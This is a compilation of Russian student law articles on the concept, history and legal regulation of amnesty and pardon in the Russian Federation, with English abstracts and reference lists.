Помилование является актом прощения лица, которое в силу неблагоприятно сформировавшихся обстоятельств, оказалось вовлеченным в преступление, либо проявленным актом милосердия по отношению к человеку, в жизни которого в период пребывания его в исправительном учреждении появились установленные неблагоприятные жизненные обстоятельства, содействующие его прощению.

Из вышеизложенного можно сделать вывод, о том, что институт амнистии и помилования обладает длительным периодом своего развития. Однако основное предназначение данного института было заложено еще в

древние времена.

Советский период развития института амнистии и помилования характеризуется неустоявшейся судебной практики, поскольку стандарты помилования не были разработаны.

Современное состояние института амнистии и помилования включает различные правовые основания его применения, а также конкретные основания для его применения.

Использованные источники:

1. Губайдуллин А. Р., Косых Е.С. Становление и развитие институтов амнистии и помилования // Государство и право в условиях гражданского общества / Под ред. Сукиасян А.А. — Уфа, 2015. — С. 32–34.
2. Стрекалов А.Е., Гостев В.В. Историко-правовой анализ становления законодательства о применении амнистии и осуществления помилования // Актуальные проблемы права: теория и практика. 2016. №34. — С. 240–249
3. Некрасов А.П., Некрасов В.А. Помилование в России: история и современность. // Вестник Челябинского государственного университета. Серия: Право. 2013. №27 (318). — С. 78–80.
4. Уложение о наказаниях уголовных и исправительных 1845 г. // Хрестоматия по истории государства и права СССР (дооктябрьский период). — М.: Юридическая литература, 2014.
5. Декрет ВЦИК от 21.10.1920 «Положение о Народном Суде Российской Социалистической Федеративной Советской Республики» // СПС «Консультант Плюс»
6. Постановление ВЦИК от 01.06.1922 (ред. от 25.08.1924) О введении в действие Уголовного Кодекса Р.С.Ф.С.Р.» (вместе с «Уголовным Кодексом Р.С.Ф.С.Р.”») // СПС «Гарант».
7. Указ Президента РФ от 28.12.2001 №1500 (ред. от 07.12.2016) «О комиссиях по вопросам помилования на территориях субъектов Российской Федерации» (вместе с «Положением о порядке рассмотрения ходатайств о помиловании в Российской Федерации») // СПС «Консультант Плюс».

УДК:343.292

Подольская А.В.
студент
Российский университет транспорта (МГУПС (МИИТ))

ПОНЯТИЕ И ЗНАЧЕНИЕ ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ

Аннотация: в настоящей статье рассматривается понятие института амнистии, института помилования, уголовно–правовые последствия применения акта об амнистии, установленных в действующем уголовном законодательств. Основания применения амнистии и помилованная.

Ключевые слова: институт амнистии, институт помилования, принцип гуманизма, конституционные принципы правосудия, правовая природа применения, последствия.

Podolskaya A.V.
The student of the Russian University of transport (Moscow state railway University (MIIT))

THE CONCEPT AND SIGNIFICANCE OF THE INSTITUTE OF AMNESTY AND PARDON

Abstract: this article discusses the concept of the Institute of Amnesty, the Institute of pardon, the criminal law consequences of the act of Amnesty established in the current criminal legislation. Grounds for application of Amnesty and pardon.

Keywords: the Institute of Amnesty, pardon power, the principle of humanism, the constitutional principles of justice, the legal nature of the use, implications.

На сегодняшний день, правовое значение института амнистии заключается в своеобразном способе реализации принципа гуманизма, который играет особую роль для правового государства.

Нормативное закрепление данного принципа в рамках основного закона нашего государства – Конституции Российской Федерации служит правовым основанием для внесения высшим законодательным органом различных поправок, которые касаются уголовной политики России, по отношению к лицам, совершающим преступления.

Возможность применения института амнистии установлена в статье 84 Уголовного кодекса Российской Федерации (далее – УК РФ).

Основная сущность данного института в рамках уголовного права заключается в том, что он применяется в случае издания Государственной Думой специального нормативного акта, на основании которого к определенному кругу лиц, применяются меры к освобождению их от уголовной ответственности, либо наказания, а также на смягчение или снятие судимости.

Иными словами, амнистия представляет собой определенную форму проявления сострадания к лицам, совершившим преступления, со стороны государства. Особую роль в данном случае играет принятие актов амнистии накануне празднования праздника дня победы в Великой Отечественной войне.

В научной литературе имеется точка зрения ученых, которая заключается в отрицании института амнистии, так как по их мнению, данный институт противоречит основам национальной правовой системы, отражающихся в принципе верховенстве закона .

Существует и противоположное мнение, высказанное главой Совета по правам человека при Президенте РФ Михаилом Федотовым. Его мнение заключается в том, что применение института амнистии способствует снижению уровня рецидивной преступности в большей степени, чем отбытие наказания в полном объеме .

Проанализировав обе точки зрения, считаем, что институт амнистии ни коем образом не нарушает конституционные принципы правосудия, и не принижает судебную власть. Это объясняется следующим образом:

Во–первых, институт амнистии не применяется к лицам, которыми были совершены общественно опасные деяния, отнесенные к категории тяжких и особо тяжких преступлений.

Во–вторых, при применении института амнистии, не предполагает реабилитацию осужденных, поэтому не предполагает ущемление суда.

Правовая природа применения акта об амнистии способствует возникновению определенных уголовно–правовых последствий, установленных в действующем уголовном законодательстве. Такие последствия могут быть выражены в следующем:

– во–первых, в освобождении от уголовной ответственности, которое реализуется при исполнении предписаний, содержащихся в акте об амнистии;

– во–вторых, в освобождении лица от наказания, осуществляемого при помощи освобождения от уже назначенного наказания в полном объеме;

– в–третьих, в сокращении срока или размера назначенного наказания;

– в–четвертых, в замене назначенного наказания на более мягкое наказание, которое предусмотрено в уголовном законодательстве;

– в–пятых, в освобождении лица от назначенного дополнительного наказания;

– в–шестых, в сокращении неотбытой части назначенного наказания;

– в–седьмых, в снятии судимости .

Сущность акта амнистии заключается в том, что он является обязательным и безусловным основанием. Цель амнистии определяется как смягчение наказания для конкретной категории осужденных.

Основание применения амнистии не зависит от усмотрения органов, на которые поручено ее применение, а также оно не определяет подчиненность от последующего поведения лиц.

Вышесказанное свидетельствует о том, что на сегодняшний день, назревает необходимость в принятии специального нормативного акта, который бы регулировал все вопросы применения амнистии. Данный правовой акт следует принять в виде Федерального закона «Об амнистии в Российской Федерации».

При осуществлении уголовного преследования по отношению лиц, совершающих преступления, у государства всегда остается право их прощения.

Амнистия выступает в качестве специфической формы реализации принципа гуманизма. Кроме того, амнистию признают как неотъемлемую часть правового государства, так как именно данный правовой институт призывает амнистируемых к правомерному поведению, так как им предоставляется шанс исправления .

Законодательство, которое регулирует вопросы уголовной ответственности, в качестве основной задачи преследует правовое обеспечение охраны прав и свобод человека и гражданина.

С целью осуществления указанной задачи, в Уголовном кодексе РФ определены конкретные составы преступлений, а также система наказаний.

Однако процедура освобождения от уголовной ответственности, закрепленная в УК РФ нуждается в дальнейшем усовершенствовании при определении вопроса, связанного с применением акта об аминистии.

Необходимы их систематизация и совершенствование при наличии единого подхода к пониманию правовой природы и предназначения помилования в Российской Федерации и Украине.

Актуальное направление, которое обеспечивает результативность реализации акта о помиловании, считается улучшение механизма исполнения законодательства, которое регулирует вопросы помилования.

При формировании понятия помилования как в нашем государстве, так и в Украине, происходило от смысла помилования как формы прощения. Такое прощение содержало, изначально сам отказ от уголовного преследования, или же отказ от применения наказания. Следует обратить внимание на тот факт, что политика государства в области применения амнистии, а также вопросов ее осуществления признается как многогранное явление в уголовной политики России и Украины.

Политика в сфере использования амнистии и исполнения помилования считается комплексом научных концепций, правовых норм, правоприменительной практики, которая направлена на защиту прав, свобод и законных интересов человека и гражданина и реализацию правовых принципов законности, справедливости, гуманизма, экономии мер уголовной репрессии.

Амнистия и помилование как институты права имеют давние традиции и глубокие исторические корни. Освобождение от наказания по амнистии известно с давних времен. В 367 году в Римской империи впервые была объявлена амнистия в честь Пасхи за все преступления, кроме

государственной измены, изнасилования, преступлений против мертвых, колдовства и прелюбодеяния.

Помилование в Российской Федерации считается комплексным межотраслевым правовым институтом, а также важнейшим элементом демократического правового государства

Необходимо отметить тот факт, что амнистия и помилование строго не связаны с материальными и формальными основаниями. Последнее несет в себе особенность отбывания наказания, назначенного судом. В свою очередь, материальное основание акцентируется на степени исправления осужденного.

На правовом уровне данный факт закреплен следующим образом: при исправлении осужденного, ему может быть предоставлено право отбытия установленного срока в не полном его объеме, что в обязательном порядке должно признаваться судом. Помилование действует после того, как осужденный уже отбыл больше половины срока назначенного ему наказания, кроме того, осужденный должен обладать положительной характеристикой.

Применение амнистии возможно ко всем осужденным, при ней не учитывается персональный именной список. Исключение могут составлять лишь осужденные, которые злостно нарушают режим отбытия наказания.

На государстве возложена обязанность в установлении рамок дозволенного поведения, а также его пределы, но в тоже время, государство может принять решение о прощении преступников. Такое прощение исполняется в форме акта амнистии или помилования, которые выражают принцип гуманизма в уголовном праве.

Основное и самое важное отличие помилования, от амнистии заключается в том, что помилование применяется только по отношению к тем осужденным, приговор в отношении которых вступил в законную силу .

Как уже отмечалось, правовое регулирование института амнистии и помиловании на сегодняшний день, нуждается в усовершенствовании.

Нормативная база должна обеспечить соответствие всех актов основным положениям Конституции РФ. Поэтому, необходимо законодательное закрепление гарантий применения права на помилование.

Для уголовно–правовой политики государства институт помилования считается самым важнейшим.

Основная политическая роль определяется межотраслевым характером данного правового института. Несмотря на интенсивное развитие общественных отношений и человечества в целом, место помилования в современном обществе осталось прежним.

Поэтому стоит согласиться с Ю. В. Саженковым в том, что благодаря институту помилования в обществе на государственном уровне имеет место милосердие и человеколюбие, Международный научный журнал «Синергия наук» которые способствуют повышению авторитета власти в лице главы государства .

По мнению некоторых исследователей, целесообразно было бы более подробно регулировать общественные отношения, возникающие по поводу помилования, путём принятия Федерального закона «О помиловании». В настоящее время правовое регулирование института помилования осуществляется комплексом нормативных правовых актов федерального уровня и подзаконных актов. Существуют и иные вопросы, которые необходимо решить для более результативного функционирования института помилования в Российской Федерации. В любом случае, данный правовой институт требует постоянного повышенного внимания как со стороны органов государственной власти, так и общественности и научного сообщества. Без выработки адекватного подхода к регулированию соответствующих общественных отношений в РФ уголовно–правовая политика не будет иметь должного эффекта.

Так, институт амнистии применяется в случае издания Государственной Думой специализированного акта. Значение данного института сводится к гуманизации уголовной политики Российской Федерации по отношению к лицам, совершившим преступления, не относящихся к категории тяжких и особо тяжких преступлений. Следует учитывать, что применение института амнистии не влечет права на реабилитацию осужденного лица, а является лишь определенного рода основанием освобождения лица от наказания, либо способно привести к его снижению.

Использованные источники:

1. Бочарникова, Л.Н., Бельский, А.И.. Проблемы реализации права на амнистию и помилование в российском законодательстве // Вестник Белгородского юридического института МВД России. 2012. № 1. С. 41.
2. Газета Коммерсант: Проект амнистии довели до Кремля [Электронный ресурс] – Режим доступа: http: // www.kommersant.ru/doc/2668266.
3. Паханов, И. В. Об актуальности исследования института амнистии и помилования // Молодой ученый. 2015. №11. С. 1097-1098.
4. Клочков, А.Е., Стрыгина, С.В. Институт амнистии как воплощение принципа гуманизма в рамках правого государства // Новый университет. Серия «Экономика и право». 2015. №5 (51). С. 78.\
5. Щербакова М. В. Применение помилования к осужденным, отыбвающим наказание в виде лишения свободы // Вестник Челябинского государственного университета. – 2008. – № 2. – С. 141-145.
6. Саженков Ю.В. Селивестров В. И. Правовые проблемы помилования в России. – М.: Юриспруденция, 2008. – 168 с.

УДК:343.293

Подольская А.В.
Студентка Российского университета транспорта (МГУПС (МИИТ))

ОБЩАЯ ХАРАКТЕРИСТИКА ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ ПО ЗАКОНОДАТЕЛЬСТВУ РФ

Аннотация: проблемы амнистии и помилования, это фундаментальные проблемы уголовной правовой науки, заслуживающие очевидного внимания. Так как от того, как разрешают данные неоднозначные с многих сторон проблемы, будет зависеть степень законности и эффективность деятельности правоохранительных органов, правовое положение и степень юридической защиты человека и гражданина от преступного посягательства со стороны иных членов общества и от произвола со стороны государства. В целом их реализацию определяют характером уголовно-правовой политики.

Из истории формирования отечественного уголовного законодательства можно увидеть то, что по мере его развития все время расширяли меры, применяемые к лицам, которые совершили преступления. Независимо от того, что уголовные наказания в качестве правовых последствий преступлений все время оставались незыблемыми, между ними и преступлениями в уголовном законодательстве постепенно возникали меры, использование которых или вообще исключало возможность использования наказаний, или влекло освобождение от наказаний, или изменение режима использования.

Как особый институт амнистия и помилование с древних времен интересен исследователям. Проблемы института амнистии и помилования в России подлежали изучению постоянно, и в древности, и в советский период, и в настоящее время.

Ключевые слова: амнистия; помилование; уголовно-правовая ответственность; уголовное наказание; акт амнистии; акт помилования.

Podolskaya A.V.
The student of the Russian University of transport (Moscow state railway University (MIIT))

OVERVIEW OF THE INSTITUTE OF AMNESTIES AND PARDONS ACCORDING TO THE LEGISLATION OF THE RUSSIAN FEDERATION

Abstract: the problems of Amnesty and pardon are fundamental problems of criminal legal science, which deserve obvious attention. Since the resolution of these ambiguous problems from many sides will determine the degree of legality and effectiveness of law enforcement agencies, the legal status and the degree of legal protection of a person and a citizen from criminal encroachment by other members of society and from arbitrariness on the part of the state. In General, their implementation is determined by the nature of criminal law policy.

From the history of the formation of domestic criminal legislation can be

seen that as its development all the time expanded measures applied to persons who have committed crimes. Regardless of the fact that criminal penalties as legal consequences of crimes remained unshakable all the time, between them and crimes in the criminal legislation gradually arose measures, the use of which either did not allow the use of penalties, or entailed exemption from punishment, or a change in the mode of use.

As a special Institute of the Amnesty and pardon in ancient times are of interest to researchers. The problems of the Institute of Amnesty and pardon in Russia were to be studied constantly, and in ancient times, and in the Soviet period, and now.

Keywords: Amnesty; pardon; criminal liability; criminal punishment; act of Amnesty; act of pardon.

В Древнерусском государстве в княжеском суде была возможность заменять реальное исполнение наказаний штрафами в пользу князя. В Древней Руси наравне с лишением жизни довольно часто использовали массовую амнистию к «лихим людям». Еще профессор Зилин А.А. указывал на то, что отмену казни, возможно, рассматривать в качестве частичной амнистии холопам, которые участвовали в движении 1068–1071 гг. Высказывания Зилина не подтверждают того, что в Древней Руси применяли условно-досрочное освобождение, но указывает на гибкость существовавшего в тот период законодательства.

В России возникновение института амнистии и помилования берет начало с начала царствования Рюриковичей, в то время, когда публичная власть была еще не достаточно централизована. При этом каждый из князей осуществлял помилование в пределах своей территории, без каких-либо законодательных ограничений по кругу лиц, видам и составам преступлений. Князья часто воевали между собой и для примирения с врагами использовались различные способы и средства. Для участия во всех многочисленных войнах, кроме материальных и финансовых затрат, были необходимы людские ресурсы для чего князья использовали помилование и перетягивали на свою сторону воинов побежденного противника.

Рассматривая институт амнистии и помилования в советское время, можно говорить о следующем. Декрет ВЦИК «О суде» от 7 марта 1918 года предоставлял всем лицам, осужденным по приговорам суда, право просить о помиловании. С просьбой о помиловании можно было обратиться в местный народный суд по месту жительства. Суды осуществляли помилование с 1917 по 1920 г. и рассматривали дела осужденных к любым видам наказаний, кроме смертной казни. Помилование применялось к лицам, раскаявшимся и вставшим на путь исправления, совершившим преступления любой общественной опасности. Правом помилования, помимо суда, обладал еще и ВЦИК.

Историки рассматривают сталинские репрессии как продолжение политических репрессий со стороны большевиков в Советской России,

которые начались сразу после Октябрьской революции 1917 года. Помилование в это время хотя и не было отменено, но применялось достаточно редко.

Аналогичное положение сохранялось во время Великой Отечественной войны. Конституция СССР 1936 г. внесла изменения в систему амнистий и помилования. Эти виды прощения применялись к осужденным и входили в компетенцию союзных республик. Конституция РСФСР 1937 г. предусматривала амнистии и помилования только в отношении осужденных (ст. ст. 19, 33).

12 декабря 1993 года всенародным голосованием была принята Конституция Российской Федерации[1], а в 1996 г. — Уголовный кодекс Российской Федерации[2]. Конституция 1993 года более четко обозначала права и свободы человека и гражданина. Часть 3 статьи 50 Конституции 1993 года устанавливает, что каждый осужденный имеет право не только на пересмотр приговора вышестоящим судом в порядке, установленном федеральным законом, но и право просить о помиловании или смягчении наказания[7].

Также эти положения закреплены в части III Международного пакта о гражданских и политических правах от 19 февраля 1966 года. Пункт 1 статьи 6 устанавливает, что «право на жизнь есть неотъемлемое право каждого человека, это право охраняется законом. Никто не может быть произвольно лишен жизни». А в пункте 4 статьи 6 указано, что «каждый, кто приговорен к смертной казни, имеет право просить о помиловании или о смягчении приговора. Во всех случаях могут быть дарованы амнистия, помилование или замена смертного приговора».

В Уголовном кодексе Российской Федерации 1996 года впервые раскрывается содержание института амнистии помилования.

Таким образом, институт освобождения от уголовных наказаний прошел длительный исторический путь своего развития. В отличие от амнистии, помилование осуществлялось постоянно, а не периодически. Происходит дальнейшая гуманизация уголовного законодательства, сужение сферы применения уголовной ответственности и наказания, предусматривается ограничение применения смертной казни.

Под амнистией подразумевается акт милосердия и гуманизма государства, который прямо направлен на освобождение от наказания и ответственности, в т. ч. его смягчение, устранение юридических последствий уголовного наказания, основанный на справедливости и соразмерности, а также балансе конституционных ценностей в сфере противодействия правонарушениям.

Амнистия обладает прямым конституционным происхождением, признается конституционным основанием для освобождения от ответственности и наказания, подлежит осуществлению в рамках конституционно-правового пространства, вне правосудия, лежит в сфере конституционно-правовой политики, которая выражает базовые принципы

правового государства в сфере взаимоотношений с личностью.

В РФ правовое регулирование применения амнистий осуществляет Конституция РФ, которой определяется, что амнистию объявляется Государственная Дума РФ (п. «ж» ч. 1 ст. 103 Конституции РФ), и Уголовный кодекс РФ, которым раскрывается содержание данного акта (ст. 84 УК РФ).

Вопрос о правовой природе амнистии в РФ не имеет однозначного решения в юридической литературе: по мнению одних авторов, амнистия - это институт уголовного права (так как регламентируется, в первую очередь, уголовным законодательством). По мнению других, амнистия - это институт государственного права (так как ее объявляет высший орган законодательной власти). Опираясь на наличие сущностной регламентации рассматриваемого института в уголовном законодательстве, третьи высказывают точку зрения, о его двойственной (уголовно-правовой и государственно-правовой) природе. Акт амнистии не есть акт уголовного законодательства, следовательно, он не связан с внесением изменений в УК РФ; кроме того, это означает возможность коррекции изданных актов об амнистии, даже если в результате сужается круг лиц, подлежащих амнистии[10].

Приверженцы отнесения института амнистии к уголовному праву придерживаются мнения, что конституционное право лишь провозглашает право юридического существования амнистии и регламентирует органы, специально уполномоченные амнистировать осужденных. Юридическое же содержание данного юридического института содержится в уголовном законодательстве. Принятие акта об объявлении амнистии является юридическим фактом, в соответствии с которым начинает действовать норма уголовного права, которая включает указания на основания освобождения от уголовно-правовой ответственности и наказания либо смягчения уголовного наказания по отношению к определенной категории лиц.

С данной позиции амнистия представляет из себя юридический институт, который следует отнести к сфере уголовного права, предоставляющий основания для принятия о полном либо частичном освобождении от уголовно-правовой ответственности и наказания индивидуально неопределенного круга лиц, которые виновны в совершении преступных деяний, или о сокращении им назначенного наказания, замене уголовного наказания более мягкой разновидностью уголовного наказания, освобождении от дополнительной разновидности наказания или об освобождении от юридических последствий судимости.

Следовательно, институт амнистии признается межотраслевым и включает в себя положения уголовного, конституционного, уголовно-исполнительного и уголовно-процессуального права. Согласно статье 84 УК РФ данный институт подлежит применению на различных стадиях практической реализации уголовно-правовой ответственности и

устанавливает разные виды смягчения положения лиц, которые совершили преступные деяния: освобождение от уголовно-правовой ответственности, освобождение от уголовного наказания, а также снятие судимости.

Амнистию необходимо отличать от условно-досрочного освобождения от отбывания уголовного наказания. В отличие от акта амнистии, основанием для использования условно-досрочного освобождения признается исправление виновного лица, которое состоит в его примерном поведении, раскаянии и признании судом, что для собственного исправления виновное лицо не нуждается в полном отбывании назначенного ему приговором уголовного наказания. Вместе с тем суд принимает во внимание степень и характер общественной опасности совершенного преступного деяния, личность виновного лица, особенности личности до и после совершенного преступного деяния и другие обстоятельства дела.

Законодательство не регламентирует пределы амнистии по кругу лиц, что может осложнить ее применение. Думается, что амнистия в качестве основания для освобождения от уголовного наказания, может использоваться:

- по отношению к лицам, осужденным судами РФ к уголовным наказаниям, установленным уголовным законодательством, и отбывают уголовное наказание на территории России;

- по отношению к лицам, которые были осуждены судами зарубежного государства, отбывающих уголовное наказание на территории России согласно международным соглашениям РФ.

Сложившаяся практика говорит о том, что амнистия никогда не объявляется произвольно, она всегда социально определена, ставит цели, которые отражают прямой интерес государства. Освобождение от уголовной ответственности и наказания признается результатом, а не целью амнистии, которая заложена в правовой природе государства, тех принципах, которое оно исповедует по отношению к собственным гражданам.

Амнистия, в качестве политико-правового явления, отражает гуманистические начала в государственной деятельности, которые основаны на уважении личности, ее прав и свобод, сущность амнистии заключается в прощении лица государством, в собственном завершении амнистия представляет из себя акт милосердия, который смягчает правовую участь лица.

Институт помилования существует во многих мировых страна и закреплен в актах международного характера. Так, к примеру, в Международном пакте о гражданских и политических правах содержится норма о том, что всем приговоренным к смертной казни предоставляет право просить о помиловании, и что помилование либо замена смертного приговора могут быть дарованы во всех случаях.

Помилование представляет из себя решение Президента Российской Федерации, которое улучшает правовой статус индивидуально определенного лица, осужденного за совершение преступного деяния,

отбывающего уголовное наказание либо отбывшего его и имеющего судимость. Улучшение правового статуса осужденного либо отбывшего уголовное наказание может заключаться в освобождении осужденного от дальнейшего отбывания уголовного наказания.

Помилование, обычно, не подлежит применению по отношению к осужденным: совершивших умышленное преступное деяние в период назначенного судами срока испытания условного осуждения; злостно нарушающих регламентированную процедуру отбывания уголовного наказания; ранее освободившихся от отбывания уголовного наказания актом помилования; ранее освободившихся от отбывания уголовного наказания актом помилования, которым ранее осуществлялась замена назначенного судами уголовного наказания более мягким наказанием.

Осужденный обращается с ходатайством о помиловании к Президенту России в письменном виде и направляет данное ходатайство в администрацию учреждения либо органы, которые исполняют наказание. Помилование в качестве одного из средств выражения милосердия имеет сходства с амнистией. Однако имеются и другие важные отличия: акт помилования, в отличие от амнистии, не обладает нормативным характером, он признается актом применения права; помилование подлежит осуществлению по отношению к конкретному лицу, а амнистия относится к неограниченному числу лиц. Помилование осуществляется по Указу Президента РФ, тогда как амнистия реализуется Государственной Думой РФ.

Если говорить об акте амнистии, то его издание инициируется не осужденным и их родственниками, а органами власти государства и управления; акт помилования обладает разовым и единичным характером и подлежит исполнению незамедлительно. Процесс реализации акта амнистии намного сложнее и требует довольно длительного периода.

Следовательно, актом помилования лицо, которое было осуждено за преступное деяние, подлежит освобождению от дальнейшего отбывания уголовного наказания или назначенное ему уголовное наказание может быть сокращено либо заменено более мягкой разновидностью наказания. С лица, которое отбыло наказание, по акту помилования может быть снята судимость.

Реализацию юридического потенциала амнистии сдерживает то, что в Российской Федерации отсутствует специальный закон, регламентирующий общие условия осуществления амнистии. В существующем конституционно-правовом пространстве нормативно-правовое регулирование амнистии осуществляется посредством постановлений Государственной Думы, которые являются весьма разнородными и разноречивыми. Ввиду необходимо принять Федеральный закон «Об амнистии», который дал бы определение содержательных и процессуальных параметров амнистии.

Амнистию в широком нормативно-правовом значении можно рассматривать в качестве межотраслевого юридического института,

включающего нормы конституционного, уголовного, уголовно-процессуального, уголовно-исполнительного и других отраслей права. Принципиальное единство амнистии подтверждает его общее название, которое воспроизводят все отрасли права, а также наличие общих принципов действия, сохраняющихся на всех уровнях правового регулирования. Вполне можно говорить о том, что амнистия имеет интеграционный характер, источником которого являются законодательные акты разной правовой принадлежности.

Рядом ученых высказывается точка зрения о представлении помилования в виде решения Президента Российской Федерации, улучшающее правовое положение индивидуально определяемого лица, которое осуждено за совершение преступления и отбывает наказание или уже отбыло его и имеет судимость[7].

Указанную позицию разделяет Н.В. Елисеева, отмечая при этом то, что институт помилования является комплексным межотраслевым образованием, вобравшим в себя нормы государственного и уголовного права. В настоящее время сущность понятия помилования связывают не с наказанием, которое смягчается путем помилования, а с конкретной личностью человека, к которому оно применяется. Помилование не вторгается в сферу деятельности суда, не подвергает сомнению справедливость судебного решения, оно ориентировано на лицо, которое обращается с просьбой о помиловании[3]

Весьма осторожно относился к помилованию И.Я. Фойницкий, предостерегая, что «... применение помилования к некоторым преступникам опасно для общества и вредно для милуемого, составляя для него акт мнимой филантропии, в действительности лишающий его благодеяний принудительного воспитания» [6].

Многие дореволюционные русские ученые видели на значение помилования в корректировке уголовного закона с позиции принципа справедливости применительно к конкретному случаю. В. Спасович писал «Помилование есть учреждение, основанное на той же справедливости, которой выражением служат и законы[7]. Оно есть вне закона уголовного поставленного корректива, выполняющего недостатки закона уголовного. Его цель и назначение заключаются в уравнении справедливости, как она высказалась исторически в законах, со справедливостью, как определяется в живом общественном сознании народа[4].

Так как помилование есть отступление от закона, то оно должно быть употребляемо только в крайних случаях, с величайшей разборчивостью, дабы не поколебать закон, и не должно быть обращаемо в обыкновенное средство государственного управления».

Аналогичной позиции придерживался СВ. Познышев, который отмечал, что «институт помилования вызывается и оправдывается несовершенством современных уголовных законодательств, их нередкими пробелами и разнообразием конкретных фактов, для которых закон

оказывается не в меру суровым».

В противовес данной позиции можно привести слова Н.П. Михайловой, которая отмечает: что «Акт помилования не подменяет собой приговор суда, имея в виду законность, обоснованность и объективность судебного решения. Помилование - это кредит доверия Президента России к осужденному в отсутствие опасности его для общества и несовершении им в дальнейшем преступлений» [3]

Помилование является актом прощения осужденного, осуществляемый Президентом Российской Федерации в виде смягчения либо полного освобождения от уголовно-правовых последствий осуждения в силу исключительных обстоятельств, неучтенных судом при назначении наказания либо возникших после вынесения обвинительного приговора и требующих проявления гуманизма.

Правовая природа помилования многоаспектна. Она характеризуется следующими признаками: конституционной основой, многоуровневостью правовой регламентации, многоэтапностью осуществления, участием общественности в подготовке решения, универсальностью, альтернативностью видов, безусловностью и окончательностью решения, гуманистическим характером.

Как межотраслевой институт помилование включает в себя нормы административного, конституционного, уголовного и уголовно-исполнительного права, в данном отношении имеющие свой предмет правового регулирования.

Таким образом, амнистия исследуется как основание освобождения от уголовного наказания и уголовно-правовой ответственности. Государство при осуществлении уголовного преследования в отношении лиц, которые совершили преступное деяние, одновременно оставляет за собой право прощать их.

Помилование представляет собой межотраслевой институт, который основан на нормах Конституции РФ и обеспечивает реализацию права каждого осужденного просить о помиловании, а также оответствующего полномочия Президента Российской Федерации на смягчение либо полное освобождение осужденных от уголовно-правовых последствий.

Исходя из п. «е» ч. 1 ст. 103 Конституции РФ объявление амнистии относится к ведению Государственной Думы Российской Федерации. Исходя из содержания частей 2 и 3 вышеупомянутой статьи Конституции РФ, Государственная Дума принимает решение, по вопросам своего ведения, в том числе и по вопросам объявления амнистии, принимает постановления большинством голосов, если иное не предусмотрено Конституцией РФ.

Являясь государственно-правовым актом, амнистия по своим правовым последствиям касается как уголовно-правовой, уголовно-процессуальной, так и уголовно-исполнительной сфер, поскольку исходя из ее смысла лица, совершившие преступления, освобождаются не только от уголовной ответственности, но и от наказания. Соответственно, акт

амнистии влечет за собой определенные уголовно-правовые последствия, установленные уголовным законодательством.

На основании ч.1 ст.84 УК РФ амнистию объявляют в отношении индивидуального неустановленного числа лиц. Акты амнистии могут быть определены по возрастному, половому и другим признакам, т.е. распространяться, например, на несовершеннолетних, женщин, лиц старше пенсионного возраста, участников Великой Отечественной войны или иных боевых действий и т.д. При этом лица, в отношении которых объявлена амнистия, персонально не обозначаются.

В постановлениях об амнистии, как правило, содержится запрет на ее применение к отдельным категориям лиц: к совершившим тяжкие и особо тяжкие преступления вне зависимости от срока наказания, ранее досрочно освобождавшимся из мест лишения свободы (в том числе в ходе амнистии и помилования), и вновь совершившим умышленные преступления, к лицам, злостно нарушающим режим отбывания наказания и т.п. Такой запрет предполагает применение амнистии к лицам, вставшим на путь исправления, при этом ставя их в определенную зависимость от проявлений субъективизма со стороны представителей администрации исправительного учреждения.

Помимо этого, акт амнистии не будет применяться в отношении лиц, которых осуждают по совокупности преступлений, когда одно преступление относят к тяжкому либо особенно тяжкому, за совершение которого освобождение не предусматривают.

Амнистией является акт, который объявляет ГД ФС РФ в отношении индивидуального неопределенного круга лиц и у которого уголовное правовое содержание в форме освобождения от уголовной ответственности, освобождения от наказаний, сокращения наказаний, замены наказаний наиболее мягкими, освобождения от дополнительных наказаний или снятия судимости.

Амнистии объявляют в результате определенных событий в государстве, как результат знаменательных и юбилейных дат в истории страны либо иных факторов, и при помощи этого акты амнистии неизбежно приобретают политическую окраску. С 2000 по 2016 г. в России издали десять актов амнистии[9].

Наиболее масштабной в плане освобождения лиц из мест лишения свободы считается амнистия, объявленная в честь 55-летия победы в Великой Отечественной войне в 2000 году. По ее итогам из мест лишения свободы досрочно освободилось 209 тысяч человек.

Во время окончания действия амнистии, которую объявили в честь 70-летия Победы в Великой Отечественной войне, 23 октября 2015 года, из учреждений уголовной исполнительной системы страны освободили 231 тыс. 558 человек. Но при этом непосредственно из мест лишения свободы освободили 34 тыс. 475 чел. Исходя из решения органа дознания из следственного изолятора амнистировали 7 тыс. 812 человек. Также амнистия

была применена к 189 тыс. 236 осужденным отбывающим наказание в уголовно-исполнительных инспекциях.

О порядке применения амнистии в Российской Федерации издается специальное постановление, в котором устанавливается, кто и в каких случаях производит исполнение акта об амнистии. Исполнение возлагается на органы дознания и предварительного следствия, суды, органы внутренних дел, начальников исправительных учреждений, командиров дисциплинарных воинских частей. Решения об освобождении утверждаются прокурором, за исключением решений, принимаемых судами (в этом случае требуется лишь участие прокурора).

Акт помилования не обладает нормативным характером, это акт правоприменения, который распространяется только на указанных в нем, лиц. Проблеме помилования присущ процессуальный, уголовно-исполнительный и уголовно-правовой аспекты. Конституция РФ закрепляет основные положения применения помилования. Так, в соответствии с п. «в» ст. 89, а также в ст. 50 Конституции РФ право просить помилование присуще каждому лицу, осужденному за совершение преступления. Кроме того, регулирование порядка и условий применения помилования содержится в положениях ст. ст. 85 УК, а также нормах Положения «О порядке рассмотрения ходатайство помиловании в Российской Федерации», утвержденного Указом Президента РФ от 28 декабря 2001 г.

Как и актом амнистии, актом помилования не устраняется факт совершения преступления, не изменяется и не отменяется вступивший в силу приговор суда и не предполагается реабилитация осужденного. Помилование представляет собой специфический вид освобождения от отбывания уголовного наказания лица, осужденного за совершение преступления.

Ни один нормативно-правовой акт не должен лишать осужденного возможности подачи ходатайства, и как раз обязанность администрации ИУ и комиссии по вопросам помилования и состоит в том, чтобы подготовить наиболее полную и объективную характеристику лица, отбывающего наказание, и только сам Президент РФ решит, кто достоин его милости, а кто нет[7].

Прежде всего, Президент РФ при вынесении решения о помиловании осужденного исходит из принципа гуманизма, который как нравственная позиция выражается в признании ценности человека как личности, уважении его достоинства. Принцип гуманизма вытекает из основ конституционного строя России, в которых провозглашается приоритет человеческой личности.

Помимо реализации принципа гуманизма как защиты человека (потерпевшего), его прав и законных интересов, иначе говоря — его безопасности от преступных посягательств, Уголовный кодекс предусматривает также проявление данных положений и по отношению к преступникам, которые также обладают гражданскими правами и обязанностями, являются человеческими личностями и защищаются

законом. Именно отношение со стороны государства к лицу, совершившему преступление, является общепризнанным в мировой практике показателем реализации в уголовном праве гуманистических принципов[7].

